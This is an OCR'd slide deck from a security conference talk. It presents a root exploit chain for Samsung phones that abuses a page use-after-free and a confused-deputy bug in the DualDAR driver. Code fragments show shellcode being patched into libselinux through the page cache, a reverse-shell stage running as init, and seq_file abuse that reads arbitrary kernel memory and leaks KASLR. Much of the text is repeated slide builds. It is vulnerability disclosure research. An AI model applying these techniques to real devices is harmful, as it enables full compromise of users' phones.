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

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


app
untrusted
dualdar
ACE
(pot) alias
mapping
alias
mapping
kernel
R/W
root
uid 0


app
untrusted
dualdar
ACE
(pot) alias
mapping
alias
mapping
kernel
R/W
root
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

Requires File Stamping




Requires File Stamping



How to Stamp a File



How to Stamp a File



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


Unstamping Files: Jailbreak Model



Unstamping Files: Jailbreak Model




*teardown disposes the guest; **every stamped file gone** while **root** survives*


Unstamping Files: Weaponize Model



Unstamping Files: Weaponize Model



Unstamping Files: Weaponize Model



Clearing Page Cache

```c
/* payload.c - inject_shellcode() */
page_cache_write(0xcdb8, shellcode); // patch libselinux
__system_property_set("ro.kernel.x", "1"); // init runs the blob
```





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
```

```c
/* payload-init-revsh.c - running as init */
pid = fork(); // parent (init) returns
dst = mmap(RWX, MAP_ANON); // private page, off the cache
memcpy(dst, blob, blob_size); // copy ourselves there
jump(dst + revsh_stage2); // run from the RWX page
```





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

Clearing Page Cache

```c
/* payload.c - inject_shellcode() */
page_cache_write(0xcdb8, shellcode); // patch libselinux
__system_property_set("ro.kernel.x", "1"); // init runs the blob
usleep(20 * 1000); // ~20 ms window
page_cache_write(0xcdb8, orig); // restore -> no trace
```

```c
/* payload-init-revsh.c - running as init */
pid = fork(); // parent (init) returns
dst = mmap(RWX, MAP_ANON); // private page, off the cache
memcpy(dst, blob, blob_size); // copy ourselves there
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






app
untrusted
dualdar
ACE
(pot) alias
mapping
alias
mapping
kernel
R/W
root
uid 0


Evaluation on S23, S26, and S26 Ultra



Evaluation on S23, S26, and S26 Ultra



Evaluation on S23, S26, and S26 Ultra



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

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

Evaluation on S23, S26, and S26 Ultra

	Bug 1	Bug 2	Sync	Kernel R/W	patch: SELinux
S23 5.15	✓	✓	✓	K	K
S26 EU 6.12	✓	✓	✓	K	K
S26 US 6.12	✓	✓	✓	K	K
S26 Ultra 6.12	✓	✓	✓	K	K

✓ identical K kernel offset

Evaluation on S23, S26, and S26 Ultra

	Bug 1	Bug 2	Sync	Kernel R/W	patch: SELinux	patch: page-cache lookup
S23 5.15	✓	✓	✓	K	K	5.15
S26 EU 6.12	✓	✓	✓	K	K	6.12
S26 US 6.12	✓	✓	✓	K	K	6.12
S26 Ultra 6.12	✓	✓	✓	K	K	6.12

✓ identical K kernel offset 5.15/6.12 page-cache walk

Evaluation on S23, S26, and S26 Ultra

	Bug 1	Bug 2	Sync	patch: Kernel R/W	patch: SELinux	patch: page-cache lookup	patch: root
S23 5.15	✓	✓	✓	K	K	5.15	L
S26 EU 6.12	✓	✓	✓	K	K	6.12	L
S26 US 6.12	✓	✓	✓	K	K	6.12	L
S26 Ultra 6.12	✓	✓	✓	K	K	6.12	L

✓ identical K kernel offset 5.15/6.12 page-cache walk L libselinux offset

Evaluation on S23, S26, and S26 Ultra

	Bug 1	Bug 2	Sync	Kernel R/W	patch: SELinux	patch: page-cache lookup	patch: root	patch: DEFEX
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S26 EU 6.12	✓	✓	✓	K	K	6.12	L	✓
S26 US 6.12	✓	✓	✓	K	K	6.12	L	✓
S26 Ultra 6.12	✓	✓	✓	K	K	6.12	L	✓

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Evaluation on S23, S26, and S26 Ultra

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S26 EU 6.12	✓	✓	✓	K	K	6.12	L	✓	6.12
S26 US 6.12	✓	✓	✓	K	K	6.12	L	✓	6.12
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S26 Ultra 6.12	✓	✓	✓	K	K	6.12	L	✓	6.12

✓ identical K kernel offset 5.15/6.12 page-cache walk L libselinux offset

*same exploit: only the **K/L** offset **values** change per build, the one logic fork is the page-cache walk, **5.15** (S23) vs **6.12** (all S26).*

`seq_file`: Arbitrary Virtual Read

```c
/* struct seq_file - a linux kernel seq_file buffer */
struct seq_file {
    // output buffer in kernel virtual memory
    char *buf;
    size_t size;
    // copy count bytes out of buf + from
    size_t from, count;
    // the seq_operations backing this file
    const struct seq_operations *op;
    [...]
};
```

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

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

Normal behaviour:

`seq_file`: Arbitrary Virtual Read

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

Normal behaviour:

- `read()` copies `count` bytes out of `buf + from`

`seq_file`: Arbitrary Virtual Read



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Attacker scenario:

`seq_file`: Arbitrary Virtual Read



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- `read()` copies `count` bytes out of `buf + from`

Attacker scenario:

- use the alias to control `buf`, `from`, `count`
- point `buf` at an **arbitrary kernel virtual address**

`seq_file`: Arbitrary Virtual Read



Normal behaviour:

- `read()` copies `count` bytes out of `buf + from`

Attacker scenario:

- use the alias to control `buf`, `from`, `count`
- point `buf` at an **arbitrary kernel virtual address**

Result: arbitrary virtual read

`seq_file`: Leaking the Kernel Base

```c
/* struct seq_file - a linux kernel seq_file buffer */
struct seq_file {
    // output buffer in kernel virtual memory
    char *buf;
    size_t size;
    // copy count bytes out of buf + from
    size_t from, count;
    // the seq_operations backing this file
    const struct seq_operations *op;
    [...]
};
```





`seq_file`: Leaking the Kernel Base

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

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

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};
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

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

$$kimage_va = single_stop - single_stop_offset$$

`seq_file`: Leaking `LOAD_PA`

```c
/* struct seq_file - a linux kernel seq_file buffer */
struct seq_file {
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

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

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

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

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

$$LOAD_PA = kimage_va - *(kimage_va + kimage_voffset_offset)$$

`seq_file`: Leaking Symbol Offsets

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

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

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    // the seq_operations backing this file
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    [...]
};
```




sweep `buf` over `.rodata`; dumps `kallsyms` blob



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





*decode kallsyms ⇒ **every** symbol's offset from* `_text` (`single_stop, anon_pipe_buf_ops, init_uts_ns, selinux_state, ...`)


app
untrusted
dualdar
ACE
(pot) alias
mapping
alias
mapping
kernel
R/W
root
uid 0
root
root
root
root
S23
5.15
S26 EU
6.12
S26 US
6.12
S26 Ultra
6.12


LOAD_PA randomized
bypassed: test & check
app
untrusted
dualdar
ACE
(pot) alias
mapping
alias
mapping
kernel
R/W
root
uid 0
root
root
root
root
S23
5.15
S26 EU
6.12
S26 US
6.12
S26 Ultra
6.12


Bug 1 fixed
Aug release
LOAD_PA randomized
bypassed: test & check
app
untrusted
dualdar
ACE
(pot) alias
mapping
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R/W
root
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
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Demo

Takeaways



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1. **A data-protection feature can add attack surface**

   DualDAR's userspace-crypto model introduced both bugs.

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   DualDAR's userspace-crypto model introduced both bugs.

2. **Page UAF is an inherently hard bug class to mitigate**

   Hardenings (e.g., slab defenses, KASLR, CFI, and hypervisor-backed integrity) hardly touch the page allocator.

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1. **A data-protection feature can add attack surface**

   DualDAR's userspace-crypto model introduced both bugs.

2. **Page UAF is an inherently hard bug class to mitigate**

   Hardenings (e.g., slab defenses, KASLR, CFI, and hypervisor-backed integrity) hardly touch the page allocator.

3. **Found kernel bug was easy to find**

   The intended line of defense is to keep such drivers out of reach.

Thank You

lukas.maar@calif.io

Calif Research

TU Graz

Full Root

Kernel-Driver Page UAF and Confused-Deputy Vuln in Samsung's DualDAR Subsystem

SPEAKER
Lukas Maar

CONFERENCE
Hexacon 2026

DATE
16-17 October